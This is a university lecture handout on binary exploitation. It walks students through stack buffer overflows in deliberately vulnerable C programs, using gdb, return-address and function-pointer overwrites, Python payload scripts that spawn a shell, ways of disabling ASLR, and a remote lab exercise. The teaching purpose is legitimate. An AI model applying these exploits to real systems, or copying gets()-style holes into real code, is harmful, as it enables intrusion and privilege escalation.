Class 8

BINARY EXPLOITATION, FUZZING

November 13, 2025


"The one where we smash the stack."

Credits

Content: Martin Řepa, Sebastian Garcia, Maria Rigaki
Veronica Valeros, Lukáš Forst, Ondřej Lukáš, Muris Sladić
Illustrations: Fermin Valeros
Introduction theme video: Art Fermin Valeros, Production: Veronica Valeros
Design: Veronica Garcia, Veronica Valeros, Ondřej Lukáš
Music: Sebastian Garcia, Veronica Valeros, Ondřej Lukáš
CTU Video Recording: Jan Sláma, Václav Svoboda, Marcela Charvatová
Audio files, 3D prints, and Stickers: Veronica Valeros

CLASS DOCUMENT	https://bit.ly/BSY2025-8
WEBSITE	https://cybersecurity.bsy.fel.cvut.cz/
MATRIX	https://matrix.bsy.fel.cvut.cz/
CTFD (CTU STUDENTS)	https://ctfd.bsy.fel.cvut.cz/
PASSCODE FORM (MOOC STUDENTS)	https://bit.ly/BSY-MOOCPasscode
FEEDBACK	https://bit.ly/BSY-Feedback
LIVESTREAM	https://bit.ly/BSY-Livestream
INTRO Animation	https://bit.ly/BSY-IntroTheme Or you can give us a like on YouTube 😉 Official Intro Theme — CTU Introduction to Sec...
VIDEO RECORDINGS PLAYLIST	https://bit.ly/BSY-Recordings

Results from the survey of the last class (14:32)



Parish notices

1. For CTU students:
    a. The next class, on November **20th,** has been **moved** to **KN: E-301**. The live stream and recording continue to work as usual.
    b. Note that the **deadline** for the **Unlock Report** is **11 December 2025.**
2. No pioneer prizes this week.
3. The SCL bug of the sticky vertical divider is fixed. Thanks for reporting.
    a. For future bugs, feel free to open issues directly on GitHub[1]
    b. If you enjoy using SCL, consider giving us a star on GitHub!
4. MOOC Students, **start class 8 environment** in SCL, as it may take up to 5 minutes!

Class Outline (14:35, 1m)

1. Binary Exploitation
    a. Stack Buffer Overflow
    b. Return Oriented Programming
2. Fuzzing

[1] https://github.com/stratosphereips/stratocyberlab

Motivation (14:36, 4m)

- Does this C code look safe to you?

```c
#include <stdio.h>
#include <string.h>

int main() {
      char buffer[64];

      gets(buffer);

      printf("%s\n", buffer);

      return 0;
}
```

- After today's class, you will be able to exploit a compiled binary from this code to **execute** arbitrary **code**!

Binary Exploitation (14:40)

Goal: To **understand and exploit** unintended behavior in **binary files**

- Binary exploitation is the act of subverting a **compiled application** so that it fails in some manner that is **advantageous** to the exploiter
- Many different scenarios
    - What access do we have?
        - Do we have the source code?
        - Do we have the compiled binary?
        - Do we have access to the target system where the binary runs?
        - Blackbox - we have only access to the running application via a network socket
    - What is the system's architecture and operating system?
        - x86, ARM, Risc-V, Mips, ...?

        - Linux, macOS, Windows, ...?
    - What binary protections are enabled?
        - Compiler wise
        - Operating system-wise

- Examples
    - Memory corruption related
        - **Stack buffer overflow**: overwriting buffers beyond the allocated stack memory.
            - This will be our focus today!
        - **Heap buffer overflow**: overwriting buffers beyond the allocated heap memory.
    - Format strings bugs
        - Dumping and reading parts of process memory by abusing the printf function
    - And many more up to your imagination


- Similar concepts to reverse engineering (will be covered in the upcoming lecture), with the difference that we try to understand the binary only to the extent that allows us to exploit it.

Binaries / Programs (14:44)

- By **binary**, we mean a compiled executable program.
- In this lecture, we will cover only the x86-64 architecture (Intel 64-bit) and ELF executables (executables for Linux).
    - Servers predominantly run on the x86-64 architecture.
    - The concepts among architectures are very similar.

Virtual memory


- Virtual memory is a virtual address space owned by a single process. The operating system allocates physical memory and maps it to parts of the virtual memory for each process.
- This abstraction is crucial for isolation and security, as it prevents processes from accessing or modifying the memory of other processes.




- Memory sections of a process:
  - **Program** - code loaded from the binary
  - **Heap** - for dynamically allocated user data during a program execution. Usually, for long-lived data of an arbitrary size. This is where malloc allocates memory.
  - **Stack** - memory section used to store return addresses of functions and local variables of fixed length local to the currently active functions.

- Data is added and removed in a last-in-first-out (LIFO) manner - as in the stack data structure.
- The stack **grows** ***'downward'*** from its origin - **very important!** (grows towards a ***lower*** memory address)
- Important registers regarding the stack manipulation
  - rsp - Stack pointer
    - Points to the "top" of the stack.
  - rbp - Base pointer
    - Points to the ***start*** of the 'stack frame' of a currently active function. 'Stack frame' is a terminology meaning the block of addresses for the stack.
  - rip - Instruction pointer
    - Points to the next instruction to be executed.
- Important instructions to manipulate the stack.
  - push rdi
    - Pushes a value stored in the rdi register to the stack and decrements the value of the rsp register. Do you understand why it **decrements** the rsp after adding something?
  - pop rdi
    - Pops a value from the stack to rdi register and **increments** the value of the rsp register.

- What happens when you call a function in assembly?
    - Executing a function is done with a call instruction.
    - call 0x123 calls a function at the address 0x123.
        - Equivalent to instructions:
            - push rip
            - jump 0x123
    - Note that the return address (rip) is stored on the stack, allowing us to jump back to the next instruction after the function is finished. See the diagram of **calling a function** below:



- What happens when we leave a function in assembly?
    - Leaving a function is done with the ret instruction
        - Equivalent to pop rip
    - The ret instruction pops a return address from the stack to the instruction pointer (rip).
    - See the diagram of returning from a function below:



- What happens if we want to pass an argument to a function in assembly?
  - Passing arguments is specified by the calling convention.
  - The x86-64 calling convention passes the first six arguments of functions in registers (rather than on the stack, as in the 32-bit architecture).
    - Usually, register rdi contains the 1st argument
    - Usually, register rsi contains the 2nd argument
  - Any remaining arguments are passed on the stack
  - You can read more about the calling convention of x86-64 in the following link[2]

[2] http://6.s081.scripts.mit.edu/sp18/x86-64-architecture-guide.html

Stack Buffer Overflow (15:00)

- First mentioned in Phrack Magazine in 1996 - Smashing The Stack For Fun And Profit[3]
- A stack buffer overflow happens when a program **writes** data **beyond** the boundaries of an allocated data structure on the stack.
- Is it still an issue? Recently published vulnerabilities:
  - **CRITICAL** vulnerability in multiple Fortinet products - CVE-2025-32756[4]
    - May 2025
    - Stack buffer overflow into Remote code execution by an unauthenticated attacker via special HTTP requests
    - Actively exploited in the wild
  - **HIGH** vulnerability in Adobe Animate - CVE-2024-47410[5]
    - October 9, 2024
    - Stack buffer overflow into code execution
  - **HIGH** vulnerability in curl - CVE-2023-38545[6]
    - October 11, 2023
    - Heap buffer overflow
    - https://daniel.haxx.se/blog/2023/10/11/how-i-made-a-heap-overflow-in-curl/
  - **CRITICAL** vulnerability in libwebp Google Chrome - CVE-2023-4863[7]
    - September 12, 2023
    - Heap buffer overflow
- Can we eliminate this vulnerability once and for all? By using memory-safe languages, we can minimize the risk of memory corruption bugs.

[3] http://phrack.org/issues/49/14.html#article
[4] https://nvd.nist.gov/vuln/detail/CVE-2025-32756
[5] https://nvd.nist.gov/vuln/detail/CVE-2024-47410
[6] https://curl.se/docs/CVE-2023-38545.html
[7] https://nvd.nist.gov/vuln/detail/CVE-2023-4863

    - However, memory corruption bugs can happen even in memory-safe languages.

Connect to the exploit-lab

- All of us (MOOC and CTU) will run **all practical examples** in a special container called exploit-lab.
    - The reason is that some examples require a special syscall, which needs to be explicitly allowed in the Docker container.

Let's all connect to the exploit-lab now via SSH:

- MOOC Students: SCL HackerLab
    - Start the Class 8 environment in StratoCyberLab
    - Open the terminal in hackerlab and SSH to the exploit-lab
        - `ssh root@172.20.0.115`
        - The password is "admin"
- CTU Students
    - Login to your containers
    - SSH to the exploit-lab with your own user
        - `ssh user_<your_number>@172.20.0.115`
            - You can find `<your_number>` by executing `"hostname"` command in your container
                - e.g.: user_10
        - The password is "admin"
        - **Please do not mess with your schoolmates' users or data**

Stack Buffer Overflow Demo - stack0 (15:08)

Make sure you are connected to All Students: Exploit-Lab

- Let's exploit our first binary!
- We are going to work with files prepared in */data/binary-exploit-class/*
    - Copy the directory *stack0* to your home directory:

        - `cp -r /data/binary-exploit-class/stack0 ~`
            - The last character is a **zero**, not the letter o.
        - `cd ~/stack0`
- The **goal** is to exploit the buffer overflow vulnerability in the **main.c** program and force this program to print the "Access granted" string. This is the source code:


```
#include <stdlib.h>
#include <stdio.h>

int main() {
    volatile int modified;
    char buffer[64];

    modified = 0;

    gets(buffer);

    if (modified != 0 ) {
       printf("Access granted\n");
       system("/bin/sh");
    } else {
       printf("Access denied\n");
    }

    return 0;
}
```

- After the program prints "Access granted", it executes system("/bin/sh") to execute a shell.
    - The system function from the C stdlib is used to execute any OS command.
- The directory also contains a Makefile with the following content:

```
Make:
    gcc main.c -o main
```

    - Run **make** to read the Makefile to compile the code and produce a binary
        - `make`

- What is wrong with the C code?
    - The *gets* function allows us to read an **arbitrary number of bytes** and store them in the allocated area for the buffer on the stack, but the allocated area has a **fixed size**!
    - Expected stack layout after execution of the line *modified=0*:



- We can try to write **68** bytes (64 bytes for the buffer and 4 bytes for the integer variable) and thus overwrite the value of the modified variable. Let's use Python for that:
    - `python3 -c "print('a'*68)" | ./main`
        - Unfortunately, we see `Access denied`
        - Why does it not work? Let's explore more using **gdb** - The GNU debugger, which allows us to disassemble and debug binaries
            - First, edit the file `~/.gdbinit` file with your favorite editor
            - Add a line to prefer the Intel syntax and save the file.
                - `set disassembly-flavor intel`
            - Load the binary into gdb
                - `gdb ./main`
            - See the disassembly code of the main function using
                - `disassemble main`
            - You can leave gdb by typing `` `q` ``
            - Optionally, see the cheatsheet of gdb commands in the Appendix of this document

```
(gdb) disassemble main
Dump of assembler code for function main:
   0x0000000000001149 <+0>:     push   rbp
   0x000000000000114a <+1>:     mov    rbp,rsp
   0x000000000000114d <+4>:     sub    rsp,0x50
```

- See the instruction sub rsp, 0x50
  - This allocates memory on the stack for the local variables of the function
  - There are actually 0x50 bytes allocated (it is 80 bytes in decimal)
  - Why?
    - Some architectures keep the stack **aligned** to 16 bytes

- Let's correct our exploit:
  - `python3 -c "print('a'*80)" | ./main`
- We managed to print `Access granted`! But we have no shell. Why not?
  - We did spawn a shell. But producing the payload with Python like this closes stdin, effectively **closing** the spawned shell immediately.
  - With the following hack, we keep stdin open so we can keep typing commands into the spawned shell:
    - `(python3 -c "print('a'*80)"; cat) | ./main`
      - The cat command without arguments echoes stdin to stdout. That means we can still type our commands after echoing the Python output.
      - The `()` means these commands are executed as a subshell.
    - Try commands
      - `ls`
- 🎉 We successfully smashed our first stack and exploited the binary! 🎉

You might wonder what this exploit is good for because we **already had** access to the system:

- Imagine this type of bug in a common SUID binary owned by root (such as passwd or sudo), so you can escalate privileges to root on the system.
    - SUID permissions were covered in Class 6
- Or imagine that the binary is accessible via a network socket. Allowing you to execute commands remotely.
- Which leads us to the next exercise!

Exercise to exploit a remote binary (15:28)

For the next example, make sure you are still connected to
All Students: Exploit-Lab

- See a C source code in `/data/binary-exploit-class/exercise/main.c` file:

```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

int check_password(void) {
   volatile int ok = 0;
   char buff[1000];
   gets(buff);
   if (strcmp(buff, "redacted") == 0) {
       ok = 1;
   }
   return ok;
}

int main(void) {
   int result = check_password();
   if (result != 0) {
       printf("access granted\n");
       system("/bin/sh");
   } else {
       printf("access denied\n");
   }
   return 0;
}
```

- The code contains a check_password function, which

    - Sets integer variable ok=0 and declares a local buffer with size **1000 bytes**
    - Reads a password from user input into the buffer using the vulnerable gets function - same as in the previous example
    - The input password is compared to an unknown string
        - If the password is correct, the function sets variable ok=1
    - Returns the ok variable
- If check_password returns a non-zero value, it prints `access granted` and spawns a shell.
- This program is running at IP address 172.20.0.116 on TCP port 4444
    - Interact with it
        - ncat 172.20.0.116 4444

```
root@class8-exploitation-lab:~# ncat 172.20.0.116 4444
some password
access denied
```

📝 Let's take 3-5 minutes and try to exploit the remote binary and spawn the shell using knowledge from the previous example.

- CTU Students
    - After you spawn a shell, create a file with your username using the touch command as proof that you successfully exploited the binary
    - **Please do not mess with the system in the spawned shell**

Let's review exploiting the binary together!

- hidden solution:

- Can some OS or compiler mechanism protect us against this type of vulnerability?

    - Unfortunately, **no**. There is no general protection against overwriting values of local variables allocated right after the overflowing buffer.

- Compared to the previous example, this program contains the vulnerable gets call inside another function. What does this mean for us/attackers?
    - We must smash the stack with the precise number of bytes not to corrupt the return address of the check_password function
    - But maybe we want to corrupt the return address! 💡 Is it even possible?
        - Yes! However, the compiler might not make this easy for us...

~~~~ 💗 First Break! 💗~~~~ (15:48, 10m)

<code>

Binary Protections (15:58)

There are some binary protections coming from the OS and compiler that make it difficult to exploit binaries.

- Address space layout randomization (**ASLR**)
    - A feature of operating systems is to randomly arrange the address space (including the program itself, stack, and loaded shared binaries)
        - attackers cannot reliably know where specific data and instructions are loaded in the memory
    - ASLR can still be bypassed by advanced exploits
        - One method is to leak runtime information that reveals the offsets of loaded sections.
        - Example: leaking addresses of functions in shared libraries.
    - ASLR can be disabled for testing purposes using the following command
        - **DO NOT** execute this command yet
        - `setarch `uname -m` -R /bin/bash`
        - The command starts a bash that will have ASLR disabled, including for all its child processes

- **PIE** (position-independent executables)
    - Binaries compiled as PIE allow the operating system to load the binaries at a random base address.
    - Requires ASLR to be enabled
    - As a result, constants, functions, and other program static data might be loaded at **different** addresses on **each** execution.
    - Usually enabled by default (to disable in gcc, use *-no-pie* option).
        - Note that **disabling PIE does not disable ASLR**
    - Similarly to ASLR, PIE protection can be bypassed by leaking addresses during the runtime of the program
- **Stack canaries**
    - Canaries are secret values generated every time the program starts and stored on the stack prior to the function return address.
        - If the attacker wants to smash the stack and overwrite the return address, the attacker will most probably also overwrite the canary value
        - The value is checked before leaving the function to detect a smashed stack. If stack smashing is detected, the binary terminates.
    - Advanced exploits might leak the canary value and smash the stack while preserving the canary value on the stack
    - To enable it, `gcc` option `-fstack-protector-strong` can be used.
- **Non-executable (NX) stack**
    - This protection flags the stack section in memory as non-executable.
        - If the attacker inputs code onto the stack while smashing it and then jumps into the injected code, the CPU will raise a fault during the instruction fetch phase
    - To disable it, `gcc` option `-z execstack` can be used.
    - However, the permissions of sections can be changed by advanced attackers during runtime using the *mprotect* syscall.

    - If you're interested, see a useful database of shell-spawning payloads ("shellcodes") commonly used in buffer overflow vulnerabilities
        - https://shell-storm.org/shellcode/index.html

Demo of Binary Protections

For the next example, make sure you are still connected to
All Students: Exploit-Lab

To see the enabled protections in a given binary, use the checksec tool

- Check the enabled protections of any binary you want
    - `(cd ~/stack0 && checksec --file=main)`
- Let's see a demo located in the */data/binary-exploit-class/demo0* directory.
- Again, copy the files first:
    - `cp -r /data/binary-exploit-class/demo0 ~`
    - `cd ~/demo0`
- The directory contains a C program that prints the address of a local variable, a local function, and a system function from the libc shared library.

```
#include <stdio.h>
#include <stdlib.h>

int foo() {
      return 0;
}

int main() {
      int stackVar = 666;

      printf("Address of the local variable        : %p\n", &stackVar);
      printf("Address of our 'foo' function        : %p\n", &foo);
      printf("Address of the libc 'system' function: %p\n", &system);

      return 0;
}
```

- The directory again contains a Makefile to produce 2 binaries. One is compiled without any flags, and the other with -no-pie option.

```
make: normal no-pie

normal:
    gcc main.c -o main

no-pie:
    gcc main.c -o main-no-pie -no-pie
```

- Compile again the binaries using the make command
  - make
- The question is, will the output change upon each execution?
  - `watch -n1 ./main`
    - The **watch** command executes a command, periodically displaying its output in full screen. In this case, every second (`-n1`).
    - Exit the watch command with CTRL+C
  - `watch -n1 ./main-no-pie`
  - Now let's run the binary with disabled ASLR
    - `setarch -R watch -n1 ./main`
    - **DISCLAIMER:** Disabling ASLR might **not work in SCL** if your computer has a different processor architecture than x86, such as macOS with the latest ARM chips. The reason is a missing syscall in the x86 emulation.
- Notice that the -no-pie option affects only the address of a local foo function. The addresses of the stack (local variable) and shared libraries (system function) are still randomized

- **The ultimate protection is to write secure code!**
- **Never rely on system protections!**

Stack buffer overflow demo - stack1 (16:15)

For the next example, make sure you are still connected to
All Students: Exploit-Lab

- Let's move to a demo located in */data/binary-exploit-class/stack1*. Again, copy the files to your home directory.
    - `cp -r /data/binary-exploit-class/stack1 ~`
    - `cd ~/stack1`
- The goal is to exploit the buffer overflow vulnerability in the main.c program and force the program to call the "success" function. This is the source code:

```
#include <stdio.h>
#include <string.h>

void success() {
      printf("Access granted!\n");
      system("/bin/sh");
}

void failure() {
      printf("Access denied!\n");
}

int main() {
      volatile void (*fp)() = failure;

      char buffer[64];

      gets(buffer);

      fp();

      return 0;
}
```

- As in the 1st demo, the directory contains a Makefile. Use that to compile the binary with the make command:
    - make

```
make:
    gcc main.c -o main -no-pie
```

- The code is very similar to the previous examples. The difference is that we have to overwrite the value of the local variable with the address of the success function.
- Let's use Python to craft our exploit. Use the template in the exploit.py file and fill in the values of buff_size and func_addr variables

```
import struct
import sys

buff_size = 0x0  # CHANGE ME
func_adrr = 0x0  # CHANGE ME

buff = b"A"* (buff_size-8)
buff += struct.pack("Q", func_adrr)
buff += b"\n"

sys.stdout.buffer.write(buff)
```

  - struct.pack converts a number into raw bytes in a specified format. Format "Q" specifies unsigned 8 bytes. By default, it uses the machine's byte order - in our case, Little Endian
    - Little Endian vs Big Endian refers to the order of storing bytes in memory for multiple-byte data blocks[8]
    - To find the byte order of the system, you can use
      - `lscpu | grep "Byte Order"`
  - To find the address of the *success* function, we can use gdb again
    - `gdb ./main`
    - And in the gdb session, execute the command
      - *`p success`*

```
Reading symbols from main...
(No debugging symbols found in main)
(gdb) p success
$1 = {<text variable, no debug info>} 0x401146 <success>
```

    - We see that the success function is located at address 0x401146

[8] https://yoginsavani.com/big-endian-and-little-in-memory/

        - Note that this approach works only because the binary was compiled with the *no-pie* option. Otherwise, the address of a success function would be different in every execution

    - To see the allocated size for the local variables, disassemble the main function using gdb
        - `disassemble main`
        - The line with an instruction sub rsp, 0x50 tells us that there have been allocated 0x50 bytes for the local variables on the stack

- Finish the exploit.py template, and let's use it to hack the binary!

```
import struct
import sys

buff_size = 0x50      # allocated size for local variables
func_adrr = 0x401146  # address of a success function

buff = b"A"* (buff_size-8)
buff += struct.pack("Q", func_adrr)
buff += b"\n"

sys.stdout.buffer.write(buff)
```

    - `(python3 exploit.py; cat) | ./main`
    - 🎉 We smashed our 3rd stack and exploited the binary!!! 🎉

Stack buffer overflow demo - stack2 (16:35)

For the next example, make sure you are still connected to
All Students: Exploit-Lab

- Let's continue smashing the stack!
- This time, located in */data/binary-exploit-class/stack2*. Copy again the files to your home directory.
    - `cp -r /data/binary-exploit-class/stack2 ~/`
    - `cd ~/stack2`
- The goal is to exploit the buffer overflow vulnerability in the main.c program and force the program to call the "success" function. This is the source code:


```
#include <stdio.h>
#include <string.h>

void success() {
      printf("Access granted!\n");
}

int main() {
      char buffer[64];

      gets(buffer);

      return 0;
}
```

- As in the previous demos, the directory contains a Makefile that you can use to recompile the binary using the make command
    - make

```
make:
    gcc main.c -o main -no-pie -fno-stack-protector
```

- This time, there is no local variable to overwrite!
    - How can we call the success function?

- In theory, what does the stack look like when the program starts reading user input and filling the buffer?



- We can try to overwrite a return address with the address of the *success* function! Let's craft a Python exploit again by completing the exploit.py template:

```
import struct
import sys

size = 0x0        # CHANGE ME
func_addr = 0x0   # CHANGE ME

buff = b""        # CHANGE ME
buff += b"\n"

sys.stdout.buffer.write(buff)
```

- Since the binary is again compiled with -no-pie option, we can find again a static address of the success function using gdb
    - gdb ./main
    - p success

```
Reading symbols from ./main...
(No debugging symbols found in ./main)
(gdb) p success
$1 = {<text variable, no debug info>} 0x401136 <success>
```


    - The address of the success function is 0x401136
- By disassembling the main function, we can read again the allocated size on the stack for local variables

- `disassemble main`

```
(gdb) disassemble main
Dump of assembler code for function main:
   0x000000000040114c <+0>:     push   rbp
   0x000000000040114d <+1>:     mov    rbp,rsp
   0x0000000000401150 <+4>:     sub    rsp,0x40
   0x0000000000401154 <+8>:     lea    rax,[rbp-0x40]
   0x0000000000401158 <+12>:    mov    rdi,rax
   0x000000000040115b <+15>:    mov    eax,0x0
   0x0000000000401160 <+20>:    call   0x401040 <gets@plt>
   0x0000000000401165 <+25>:    mov    eax,0x0
   0x000000000040116a <+30>:    leave
   0x000000000040116b <+31>:    ret
End of assembler dump.
(gdb)
```

  - The size of the stack for local variables is in this case 0x40 (sub rsp, 0x40)

- Note that this time, we also need to overwrite the rbp value (8 bytes) on the stack before reaching the return address.



- Let's finish the exploit with the values we found:

```
import struct
import sys

size = 64 + 8           # Buffer size + rbp size
func_addr = 0x401136    # address of a success function

buff = b"a" * size                  # filling the stack with random data
buff += struct.pack("Q", func_addr)  # overwriting return address
buff += b"\n"

sys.stdout.buffer.write(buff)
```

- And we run the exploit!
  - python3 exploit.py | ./main

